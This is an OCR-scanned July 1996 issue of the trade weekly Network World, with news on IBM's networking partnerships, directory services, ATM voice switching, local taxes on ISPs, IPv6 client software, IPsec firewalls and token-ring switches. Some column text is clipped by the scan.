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

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NetworkWorld
'Virtual' reality is sobering for switch users
Enterprise NetWare aired at Brainshare

An **IDG** Company

Y 15, 1996 VOLUME 13, NUMBER 29

Network World

HE NEWSWEEKLY OF ENTERPRISE NETWORK COMPUTING

ROUTER ROOTS

Buyer's Guide shows high-end routers will be sprouting in new network ground. Page 43.

nce aloof, IBM now leans on allies

twork groups try to build presence in key markets through partnerships and buyouts.

Michael Cooney
eigh, N.C.

M has long been accused of fering from "not invented re" syndrome — a malady rked by a strong distaste for ing products that aren't developed in-house.

But that is no longer true for IBM's network divisions, which are only too happy these days to let others do the nitty-gritty development work and then swoop in and either buy up the technology or craft resale agreements. Having missed the boat on big markets such as routers, IBM wants to grab share more quickly as key segments of the network industry develop.

To that end, IBM has made at least eight major corporate acquisitions and partnerships in the past year while delivering few significant innovations on its own. And the partnership trend shows no sign of letting up: IBM is expected to announce in the next few months agreements with Xylan Corp. and Ipsilon Networks, Inc. to deploy their switching technologies in IBM products.

Those companies would join Tivoli Systems, Inc., Cascade

See **IBM**, *page 72*

"Our philosophy now is, why start with zero market share and no chance of catching up with the competition when we can go out and buy industry-leading technology and gain immediate presence?"

Don Haile, general manager of IBM's Networking Software Division

ympic *updates will be available urtesy of the Web.*

essons from he Atlanta xperiment

By John Cox
Southbury, Conn.

IBM is walking a mile in your shoes.

In building the dvanced Web site for the Dlympic Games — touted as he largest site ever built — he company is tackling a ost of problems that companies like yours face in eploying intranets on a

See **Olympics**, *page 70*

Net directories steal spotlight

By Barb Cole and Christine Burns
Colorado Springs

This week, vendors large and small will outline plans for advanced directory services designed to make it easier for customers to track end users and network resources across corporate intranets and the 'Net.

Little-known Zoomit International, Inc. will demonstrate its Meta-Directory Services, technology that is expected to give network managers access to information maintained in multiple vendors' directories from a single Web browser. Separately, Novell, Inc. and others will hold briefings to discuss their directory services plans.

All this activity will take place here at the annual Burton Group conference, which a year ago was the site of Microsoft Corp.'s Open Directory Systems Interfaces announcement (see story, page 71).

The topic of directory services has since heated up, largely as a result of Internet and intranet fever. Customers are looking for a way to consolidate not only electronic mail and net-

See **Directories**, *page 71*

Zoomit's *Kim Cameron will preview firm's meta directory.*

Grab more info on Network World Fusion, including:

- A ZoomIt white paper on its technology
- X.500 and LDAP primers and links
- A look at Novell's plans for a native NT version of NDS.

Select News+ then Front Page.

Network World Fusion http://www.nwfusion.com

New Madge switch to marry voice, data

By Jodi Cohen
San Jose, Calif.

Efforts to integrate computers and telephones have generated a lot more talk than sales to date. But Madge Networks, Inc. hopes to change that.

The LAN switch vendor this week will unveil a strategy and related products for integrating voice and data on Asynchronous Transfer Mode networks. The linchpin of the so-called MadgeOne architecture will be a departmental, ATM-based LAN switch capable of supporting voice and data.


MadgeOne hinges on a blend of technologies that Madge has developed, acquired or has access to through partnerships.

For example, the new switch will incorporate technology from recently acquired multiplexer vendor Teleos Communications, Inc. and call center software from private branch exchange partner Mitel Corp.

Sources say the device, expected to be available in mid-1997, will support voice and data using ATM and a variety of interfaces for existing Ethernet, token-ring and wide-area network links. In addition, Madge will roll out new ATM software for its family of network interface cards.

See **Madge**, *page 72*

Madge hopes to carve out a niche in the ATM LAN backbone market, which is expected to grow from $250 million this year to $1.2 billion in 1999, according to the Yankee Group.



A Network World Supplement
July 1996
INTRANet magazine
A flash of inspiration
The Xerox-Wide Web keeps employees at the document company tuned in, turned on and efficient.
Capitalizing on Internet Technology

In this issue:

- Documenting the Xerox-Wide Web
- Browser strategies
- Hawking intranets to the top brass
- VRML: An intranet analysis
- Does ActiveX do it all?
- Review: Lotus' Domino

Starts after Page 38

Oracle moves to 'Webify' its product line


By John Cox and Ellen Messmer
Redwood Shores, Calif.

Oracle Corp. this week will announce plans to adapt some of its core products for use on corporate intranets, swapping out proprietary client/server technology for Web-based standards.

The Oracle Express Online Analytical Processing (OLAP) Server, the ConText search

See **Oracle**, *page 71*

ess Network World Fusion using the number in yellow. See page 5 for details.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

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

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NetworkWorld Fusion

http://www.nwfusion.com

This Week

News+

The Front Page:

- **Directories:** Download primers and reports on new directory efforts, such as LDAP and Novell's stand-alone NDS.
- **The Olympics:** Read how Georgia transportation officials are looking to ATM to coordinate public transit during the Olympics.
- **Voice over ATM:** See how Madge and Mitel plan to marry PBXs and ATM, and check out articles on moving voice over ATM nets.

The Technical Sections:

- **Web browsers:** Use comparison charts to find the most appropriate browser for your needs and look up browser usage statistics, in Intranets & the 'Net.
- **Global 800 service:** Download an Ericsson white paper on the problems of setting up an international freephone service, in WANs & Internetworking.
- **NOS wars:** Read dueling white papers from Novell and Microsoft on the respective strengths of NetWare and NT, in Local Networks.

NetRef

Go online for additional resources related to this month's *IntraNet Magazine*, including the complete transcript of an interview with First Albany's Ullas Naik on building intranets, a Buyer's Guide on firewalls and security news.

this week's pick

The Discount Long Distance Digest is a good resource for catching up on the latest news of the long-distance industry, from daily news and analyses of toll-free issues to a "Hall of Shame" of carriers who cause their users agita. Link to it at http://www.webcom.com/longdist/welcome.html.

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NetworkWorld Fusion

CONFERENCE PICK

Hot Topic **Building an enterprise messaging net? Grab a copy of our new virtual primer on directory synchronization.**

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NetworkWorld's *Mission: To provide news and analysis that help network IS professionals deliver the network computing infrastructure and distributed applications required to meet evolving business needs.*

News briefs, July 15, 1996

Cheyenne goes shopping

Cheyenne Software, Inc. last week announced the acquisition of Intelligent Quotient International, Ltd. (IQI), a U.K.-based software firm that specializes in open file management and backup. Cheyenne paid "several million dollars" for the company, according to a spokesman who declined to provide financial details. IQI's technology will be integrated into Cheyenne's ARCServe product by year-end.

Bay, Lucent unite on IP

Bay Networks, Inc. and Lucent Technologies, Inc. this week will announce an extensive alliance for multimedia applications on IP networks. Under the arrangement, Lucent will license switching technology from Bay, and the companies will collaborate on implementing standards for multimedia over IP, such as the IETF's Resource Reservation Protocol. Bay declined comment.

In the fast Lane

Lane

Ray Lane will remain the No. 2 executive at Oracle Corp. behind Chief Executive Officer Larry Ellison, but the company last week announced that Lane is being promoted. Lane, being rewarded for his work in keeping Oracle atop the competitive database market, will move from his role as president of worldwide operations to president and chief operating officer. He will also head up a 10-member executive board that had been Ellison's domain.

GTE, UUNET team on 'Net access

GTE Corp. last week said it will enter the Internet access market across the country by reselling UUNET Technologies, Inc.'s service. Among the benefits for customers will be a single bill for telephone and Internet services.

AT&T online service gets last rites

AT&T last week acknowledged it is putting its PersonaLink Service — a messaging and shopping mall service — out of its misery Aug. 30. The service was announced in January 1994. AT&T said the action is part of its strategy to shift from proprietary network services to those based on the Internet.

CNN to the desktop

News gathered from CNN's 30 worldwide news bureaus will be broadcast over the PointCast, Inc. Internet news service beginning in the fall, the companies announced last week. PointCast filters and proactively delivers news items to users' computer screens all day in the form of a free screen saver. PointCast said it has registered 250,000 users per month since releasing Version 1.0 of its software in May.

Microsoft delays browser beta

Microsoft Corp. delayed the second beta of its Internet Explorer 3.0 for a week to slip in support for plug-ins created to work with rival Netscape Communications Corp.'s browser, a company spokesman confirmed. The decision apparently was so last-minute that a product manager en route to the East Coast for a product demonstration had to be called back from a Denver airport. Internet Explorer's second beta, which is expected to ship later this week or next week, includes support for Java as well as a just-in-time compiler to make Java applets run faster. Plans call for Beta 2 to be the last test run before the final version is due in August, a Microsoft product manager said.

Ameritech tackles SNA and more

Ameritech Corp. last week announced NetProphet Managed Services, including SNA Solutions, which moves SNA nets onto frame relay service; NetResults, a network monitoring and report service; and Managed LAN services.

'Net levies may tax customer wallets

ISPs in Tacoma, Wash., get hit with local taxes, endangering existence of smaller players.

By Joanie Wexler

The government is reaching into your pocket again.

This time, it is local government levying taxes on Internet service providers (ISP), which, in turn, are promising to pass the costs along to customers.

The most recent example is Tacoma, Wash., which has levied a whopping 6% tax on the gross revenues of any firm providing 'Net connections in the city. Taxing ISPs will raise Internet prices for customers and knock smaller ISPs out of business, observers said.

Getting a handle on 'Net

The taxation question is just the latest example of unresolved issues surrounding the Internet.

Issue	Status
Are 'Net services taxable?	Depends on state empowerment acts. Taxes have been imposed in Tacoma, Wash., and Fort Collins, Colo.; they are under review in Florida for resolution next February.
Should those providing 'Net telephony services follow the same tariff and universal service fund regulations as common carriers?	The FCC is considering a petition by America's Carriers Telecommunication Association in favor of 'Net regulation. The Voice Over the Net Coalition is fighting the petition.
Who, if anyone, should monitor Web content?	A U.S. Court of Appeals in June overturned the Communications Decency Act, which threatened penalties for distributing "indecent" material over the Web. But we haven't seen the last of the decency debate.

Tom Hall, vice president and general manager of online services for GTE Corp., said if local taxes are imposed on GTE, for example, the cost would simply be added to customers' monthly bills. The company just launched Internet services through a resale agreement with UUNET Technologies, Inc. last week.

There has already been local ISP taxation in Fort Collins, Colo., which recently hit providers with an unexpected 3% tax, and in parts of Florida (see graphic).

"Any time prices go up, you slow the growth of that market," said Vince Callaway, co-owner of Tacoma-based Washington Internet Services LLC and an aide in the Washington Legislature. He said that, unlike some other companies, his firm intends to pay the tax but will try to get the ordinance changed.

"They need to define what kind of a company an ISP is, then decide if and how it should be taxed," Callaway said.

For example, ISPs in Tacoma are being considered telephone company utilities. But that doesn't quite add up: Utilities are guaranteed profits and regulated phone companies buy access lines at wholesale prices, neither of which applies to ISPs.

Also, being defined as a phone company means ISPs are being taxed twice — on the phone line and on their gross revenues. Ultimately, users pay the price.

And taxation could hasten the huge looming ISP shakeout expected as mergers and the entrance of larger companies such as AT&T put small providers at risk.

> *"Anything that takes money out of the pockets of a company in a commodity business will hurt that company," Paulak said.*

"Anything that takes money out of the pockets of a company in a commodity business will hurt that company," said Eric Paulak, research analyst at Gartner Group, Inc., a consulting firm in Stamford, Conn. Small ISPs, he said, are reselling services at margins already so low that they would likely have to pass along the tax to customers. But large, resource-rich companies such as AT&T could afford to bite the bullet.

Upping a monthly dial-up service price from the standard $19.95 to $22 "knocks me out of the competitive arena," Callaway pointed out.

Users could be more or less affected, depending on where 'Net connections are made, noted Todd Caughey, information services manager at BHP Steel Building Products, Inc. in Tacoma. BHP links to the 'Net through a company site in another city where no taxes have been levied so taxes will not be passed to the firm.

The issues surrounding 'Net service taxation are myriad and murky.

Each state has different rules as to what types of businesses and services can be taxed, so the ISP taxation questions are likely to be resolved state by state, said Brian Moir, partner in the law firm of Moir & Hardman in Washington, D.C. and legal counsel to the International Communications Association user group.

Furthermore, taxation begs the question of whether Internet connectivity services are basic or enhanced. John Sidgemore, president of UUNET, said he is not concerned about being subject to widespread local taxation on two counts: He considers his services to be enhanced offerings and "our services are provided remotely to other cities," he said.

Typically, "enhanced [interstate] service providers have not been subject to the plague of municipality taxing," Moir agreed. But to Sidgemore's second point, Moir added, most companies that offer services in an area are taxed there whether they are located in that area or not.

And municipalities are starving for money, Moir noted. "So they will persist until they are shut down." ■

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FTP readies next-generation IP apps

By Ellen Messmer
Andover, Mass.

FTP Software, Inc. is readying a version of its TCP/IP applications suite that contains what will be the first client software on the market to support the next generation of IP.

Set for August delivery, OnNet32 2.0 is a 32-bit Windows-based suite that will support IP Version 6 (IPv6), the IETF standard that will succeed the IPv4 technology now widely deployed in router and desktop software.

IPv6 includes a network addressing scheme far-improved over IPv4, plus support for moving PCs across subnets without changing their IP addresses. The new IP also boasts optional security features, such as authentication and encryption.

With OnNet32, companies can consider setting up internal corporate intranets based on IPv6 since the necessary router support is on the way from Bay Networks, Inc. and Cisco Systems, Inc.

However, since the Internet is based on IPv4, mixed IPv4 and IPv6 environments will be a fact of life for some time. With that in mind, OnNet32 includes IPv4 and can convert IPv6 headers to IPv4 when message packets are going to an IPv4 network, said John O'Hara, FTP Software's director of engineering.

IPv6's net addressing scheme supports moving PCs across subnets without changing their IP addresses and boasts optional security features, such as authentication.

"IPv6 traffic can be encapsulated in a header for IPv4," said O'Hara, adding that IPv4 can also be tunneled through IPv6 in the same way. He acknowledged the protocol balancing act is likely to present some challenges to the network administrator.

In other ways, OnNet32 tries to be more than just another TCP/IP applications suite for Web browsing, File Transfer Protocol, Multi-purpose Internet Mail Extensions, Virtual Terminal and Network File System. For example, FTP Software has embedded support for Microsoft Corp.'s ActiveX controls in the suite and bundled in the Visual Basic Script tool.

According to product manager Star Dargin, this will allow network administrators to customize the TCP/IP applications suite and browser so end users can automatically retrieve information from remote databases by clicking on a toolbar, or download stock quotes from Web pages.

FTP Software has also packed OnNet32 2.0 with security features such as the IETF's IPSEC standard for encryption and authentication, and Windows-based SOCKS 4.0.

And through a licensing agreement with Pretty Good Privacy, Inc., FTP Software mail also includes PGP mail, the simple mail encryption program that has become popular on the Internet. Tom Steding, chief executive officer at PGP, said it was the first time the company licensed PGP for integration into commercial software, but he expects to announce several more agreements of this nature in the near future.

OnNet32 2.0, available now in beta for Windows 95 and NT 4.0, has not yet been priced.

©FTP Software: (508) 685-4000.

EDI over the 'Net gets boost from Premenos

By Ellen Messmer
Concord, Calif.

Premenos, Inc., which pioneered the market for Internet-based EDI software with its mail-based Templar product, this week will announce new security and data transport options in Version 2.0.

Premenos' *Botts says Templar 2.0 offers flexibility for customers.*

The software should interest companies exploring ways to send electronic data interchange (EDI) invoices and the like over the 'Net, instead of traditional value-added networks (VANs), for cost savings and the advantage of common protocols.

Premenos is seeking to appease users skeptical of sending important business data over the 'Net by packing numerous security options into its server-based software. Templar already keeps a log of each EDI message sent out to every trading partner and the receiving server sends back an acknowledgment receipt.

Version 2.0 enables trading partners to send EDI traffic to a Web server via the Secure HTTP, Secure Sockets Layer (SSL) or FTP.

It also supports the Secure Multi-purpose Mail Extension (S/MIME) standard for encrypted MIME.

In Templar 1.0, EDI data was sent as a MIME message using a proprietary encryption and authentication method, which forced trading partners to all use the same software.

Steve Botts, director of Templar product marketing, said the new panoply of security and transmission options will appeal to users with large EDI files of 100,000 kilobytes and more. FTP and HTTP are more conducive to handling bulk data transfers than typical mail gateways, which chop up large messages.

Templar 2.0, available for Unix machines and the AS/400, starts at $7,000. A PC-based version, limited to electronic mail for transport, costs $449.

©Premenos: (510) 688-2979.

'Net security

Raptor Systems embeds standard encryption technology in firewall


By Ellen Messmer
Waltham, Mass.

Raptor Systems, Inc. this week will swoop in with a version of its Eagle firewall that supports IPsec, an increasingly popular encryption standard designed to let companies exchange data safely over the Internet.

The Eagle 4.0 firewall, expected in the third quarter, will also be bundled with MicroSystems, Inc.'s Cyberpatrol software, which lets companies block access to undesirable URLs. In addition, Eagle 4.0 includes a Domain Name Service proxy that protects internal names from public view.

With firewall suppliers lining up squarely behind the IETF standard, trading partners can look forward to sending encrypted data to each other over the Internet without having to decipher proprietary encryption methods.

"The IPsec standard will make putting intranets together much easier," said Richard Towle, manager of network security service at Siemens-Nixdorf Information Systems, Inc., a division of global giant Siemens AG, which uses about two dozen Eagle firewalls on its networks in the U.S. and a smaller number in Europe. Today, Siemens often has to set up a separate firewall for each trading partner for secure IP links, because each vendor's firewall encrypts packets differently.



Encapsulation IPSEC
AH Type HMAC MD5
ESP Type 3DES (32 IV)

Raptor's *Eagle firewall is controlled by the Hawk management console, which keeps an eye out for suspicious activity.*

Not only is Raptor adding IPsec support to Eagle 4.0, it is also enabling the firewall to determine which packets to encrypt, said Mike Grandetti, vice president of marketing.

©Raptor: (617) 487-7700.

Cisco to offer IBM-based token-ring workgroup switch

By Jim Duffy
Raleigh, N.C.

Cisco Systems, Inc. will soon announce a new token-ring workgroup switch based on IBM's 8272 offering.

The 16-port full-duplex switch, called the Catalyst 2600, will be aimed at microsegmenting token rings to boost network throughput.

It complements Cisco's Catalyst 1600 token-ring backbone switch, which is based on Madge Networks, Inc.'s RingRunner technology. The 2600 will feature two expansion slots for four-port copper or two-port fiber token-ring cards that can be used to increase port density and attach the switch to the 1600, said Eric Teagarden, a Cisco product manager.

The expansion slots will also house single-port 155M bit/sec Asynchronous Transfer Mode and 100M bit/sec FDDI cards for uplinks to other backbone switches or connection to servers, he said.

The Catalyst 2600 is priced at less than $700 per port and will ship this summer, Teagarden said. The price seems competitive with other offerings on the market, analysts said.

The 2600 will not support source route bridging in the initial release but will in the future, Teagarden said.

The 2600 is a private-label version of IBM's switch, which was codeveloped by IBM and Kalpana, Inc. Cisco acquired Kalpana last year, and Cisco and IBM subsequently agreed to share technology.

"Cisco's token-ring switching story is still evolving."

—Anura Gurugé

"Cisco now has a range of solutions that can address all of the token-ring applications from the desktop all the way to backbone interconnect," said Anura Gurugé, an independent consultant in New Ipswich, N.H.

Still to come from Cisco, though, is a stackable token-ring switched access unit, which Guruge said will be priced around $200 per port. The device is expected to include technology from Olicom A/S.

Senior Editor Michael Cooney contributed to this story.

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Cell-based voice beats frame relay delays

By Tim Greene


El Segundo, Calif.

Infonet Services Corp. this week will introduce a frame relay-based virtual private network (VPN) service to carry voice traffic at a 20% savings over traditional voice VPNs.

